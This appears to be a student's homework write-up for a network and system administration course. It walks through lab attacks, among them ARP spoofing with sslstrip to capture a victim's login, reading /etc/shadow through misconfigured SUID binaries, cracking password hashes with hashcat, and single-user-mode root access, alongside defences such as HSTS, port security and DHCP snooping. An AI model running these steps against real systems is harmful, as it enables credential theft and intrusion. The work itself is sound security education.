NASA Homework #5

Student Name: 林楷恩
Student ID: b07902075

Network Administration

1 More on SYN Cookies

(a) By using **SYN cookies**, the server does not need to store the connection state in SYN queue, which consumes memory. The server just computes the **SYN cookie** with a secret hash function, sends it out, and forgets it. When the client sends back the **ACK**, the server can verify if the information is correct. Thus, **SYN flooding** cannot exhausts the server's memory with imcomplete connections.

(b) The server needs to check if a connection is expired.

(c) If the cookie does not contain the client IP address, then the server cannot check if the ACK is sent from the client IP who initializes the connection (the one who sends the initial SYN). Then the server may just establish a connection with a forged IP address and become the victim of attack.

(d) I set up an Apache server on Ubuntu and `sudo hping3 -i u1 -c 10 -S -p 80 localhost`, then I can capture the packet with SYN cookie.

(e) Basically, there is no difference in appearence between the two kinds of packet. However, the sequence number is a specially computed value (SYN cookie) in a SYN+ACK packet with SYN cookie enabled, which contains the required information.


2 DDoS Mitigation

(a) Because solving the puzzle takes time and resources, which increases the difficulty of performing successful DDoS attack. If the speed of requests is slower than the server expects to deal with, then the attack will not take effect.

(b) Language: Python2

I can precompute a database with python's `dict` type to help me quickly find the answer. I try from interger 1 (need to be converted to string) and increase it for every iteration. If the last 24 bits of the hash value is not in the database, I add it in. Since finding all `(hash, string)` pair consumes too much time, I set a threshold of $2^{24} \times 0.9$, then I have a probability of 90% to find the answer in the database. The following is the demonstration.

Flag: NASA{5H4256_Puzz1e_9ro0f_0f_Wor1c}



3 SSL Stripping

(a)

- **Network Configuration**

Name	IP	Gateway
lubuntu(victim)	192.168.1.100	192.168.1.254
Kali(attacker)	192.168.1.102	192.168.1.254

- **arp spoofing**
  (On Kali)

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT \
        --to-port 8080
# arpspoof -i eth0 -t 192.168.1.102 -r 192.168.1.254
```


- **SSL strip**

```
# sslstrip -l 8080
```

  (On lubuntu, open browser, type the URL(without https://), and type the email and password)
  (On Kali)

```
# cat sslstrip.log
```

  Then the information I typed is just in the log.



(b) I use command `curl -sSL -D - "$URL" -o /dev/null` to dump the header only, and use `grep "strict-transport-security"` to find the required column.

(1)
```
$ curl -sSL -D - "https://www.geeksforgeeks.org" -o /dev/null \
  | grep "strict-transport-security"
```
strict-transport-security: max-age=3600; includeSubDomains

(2)
```
$ curl -sSL -D - "https://twitter.com" -o /dev/null \
  | grep "strict-transport-security"
  strict-transport-security: max-age=631138519
```

(c) `max-age` is the time, in seconds, that the browser should remember that a site is only to be accessed using HTTPS

***Ref:** https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

(d) If the `max-age` is set to 0, which makes the HSTS expired immediately, that is, disables the HSTS protocol. It will make the users no longer protected by HSTS, and thus being under the risk of using HTTP accidentally.

4 Security on Cisco Switch

(a)

- Constructing network topology. PC0, PC1, Server0 all connect to Switch0. I pretend that Server0 is the Internet:

Name	IP	MAC	Port
PC0	192.168.99.1	0255.7711.abcd	Gi0/1
PC1	192.168.99.2	0255.7711.abcd	Gi0/2
Switch0	-	-	-
Server0	192.168.99.254	0030.A302.4EB6	Fa0/1

- First, PC0 `ping` Server0, the MAC address table becomes:

Vlan	Mac Address	Type	Ports
1	0030.a302.4eb6	DYNAMIC	Fa0/1
1	0255.7711.abcd	DYNAMIC	Gig0/1

- Next, PC1 `ping` Server0, the MAC address table becomes:

Vlan	Mac Address	Type	Ports
1	0030.a302.4eb6	DYNAMIC	Fa0/1
1	0255.7711.abcd	DYNAMIC	Gig0/2

- We can observe that the MAC address table is overwritten by the port of PC1. It can be a disaster if two devices in one LAN have the same MAC address, since the MAC address table will be continuously overwritten, and the packets do not know where to go.


(b)

- Enable Port Security on `Gi0/1`:
  (1) `Switch>enable`
  (2) `Switch#configure terminal`
  (3) `Switch(config)#int gi0/1`
  (4) `Switch(config-if)#switchport mode access`
  (5) `Switch(config-if)#switchport port-security`
  (6) `Switch(config-if)#switchport port-security mac-address 0255.7711.abcd`
  (7) `Switch(config-if)#exit`
- Enable Port Security on `Gi0/2`:
  (1) `Switch(config)#int gi0/2`
  (2) `Switch(config-if)#switchport mode access`
  (3) `Switch(config-if)#switchport port-security`
  (4) `Switch(config-if)#switchport port-security mac-address 0255.7711.efab`
  (5) `Switch(config-if)#exit`
- Experiment: Now the MAC address table cannot be overwritten as before. If I use the same MAC address as PC0, then I cannot ping Server0.

(c)

- Configuration:

Name	DHCP pools	Port
Server0(Good)	192.168.99.1 ∼ 192.168.99.9	Fa0/1
Server1(Malicious)	192.168.99.11 ∼ 192.168.99.19	Fa0/2



- *DHCP snooping*

```
Switch(config)#ip dhcp snooping
Switch(config)#int fa0/1
Switch(config-if)#ip dhcp snooping trust
Switch(config-if)#exit
```

- Now, the DHCP packets from all ports except `Fa0/1` will be blocked by the switch. Thus, the malicious DHCP server cannot offer us any IP addresses.

System Administration

1 There's nothing there but root

a. Find something

- `$ cd /etc`
- `$ ls -a | grep swp  # Find vim swap file`
- `$ vim -r .shadow.swp  # Enter vim recovery mode`
- Then I can recover the editing session.

b. Strange file

- Because `passwd` needs to write to `/etc/shadow` to change a user's password, however, this file is owned by `root` and only writable for root. Therefore, this program needs `SUID` so that users can change their password by it.
- I find that `"/usr/bin/fish"` and `"/usr/bin/php7.2"` have `SUID`, which they shall not have. For `"/usr/bin/fish"`, since it is a shell, I can do anything in it as the `root`, like `cat /etc/shadow`. As for `"/usr/bin/php7.2"`, I can also do similar things like `fopen("/etc/shadow", "r")`. It is very dangerous because the function of these two programs is so general that the one who run them can do whatever they want to do.

c. Root password

- copy the hash of root's password from the file I recover in **1.a**: `$ cat hashfile`
  `$6$vY5HyXFk$J8MBl.DeaKE4TLhVJhWFxJpyr.....WfcfmGhep2S11m9AniYMc6UOvmn0`
- use `hashcat` and *rockyou* wordlist to crack the password:
  `$ hashcat -m 1800 -o answer.txt --force ./hash.txt ./rockyou.txt`
- `$ cat answer.txt | cut -d:  -f2`
  `kamisama`

d. Single login

- During boot process, press `shift` to enter grub menu.
- Press `e` to edit boot parameters.
- At the end of the line starting with `'linux'`, add `'single'`.
- Press `ctrl+x` to boot up, then it will enter single user mode.

```
You are in rescue mode. After logging in, type "journalctl -xb" to view
system logs, "systemctl reboot" to reboot, "systemctl default" or "exit"
to boot into default mode.
Give root password for maintenance
(or press Control-D to continue): [   18.242038] snd_intel8x0 0000:00:05.0: measure - unreliable DMA
 position..
[   18.654057] snd_intel8x0 0000:00:05.0: measure - unreliable DMA position..
[   19.042116] snd_intel8x0 0000:00:05.0: measure - unreliable DMA position..

root@ubuntu:~# whoami
root
root@ubuntu:~#
```

2 Try another hash

- The hash type is: `MD5`
- `$ hashcat -m 0 -a 3 --increment --force hash.txt -1 ?l?d ?1?1?1?1?1?1?1?1`
- The answer is: **7f5c446d**

3 SHA1 of PDFs

- `git clone git@github.com:nneonneo/sha1collider.git && cd sha1collider/`
- `python3 collide.py pdf-1.pdf pdf-2.pdf`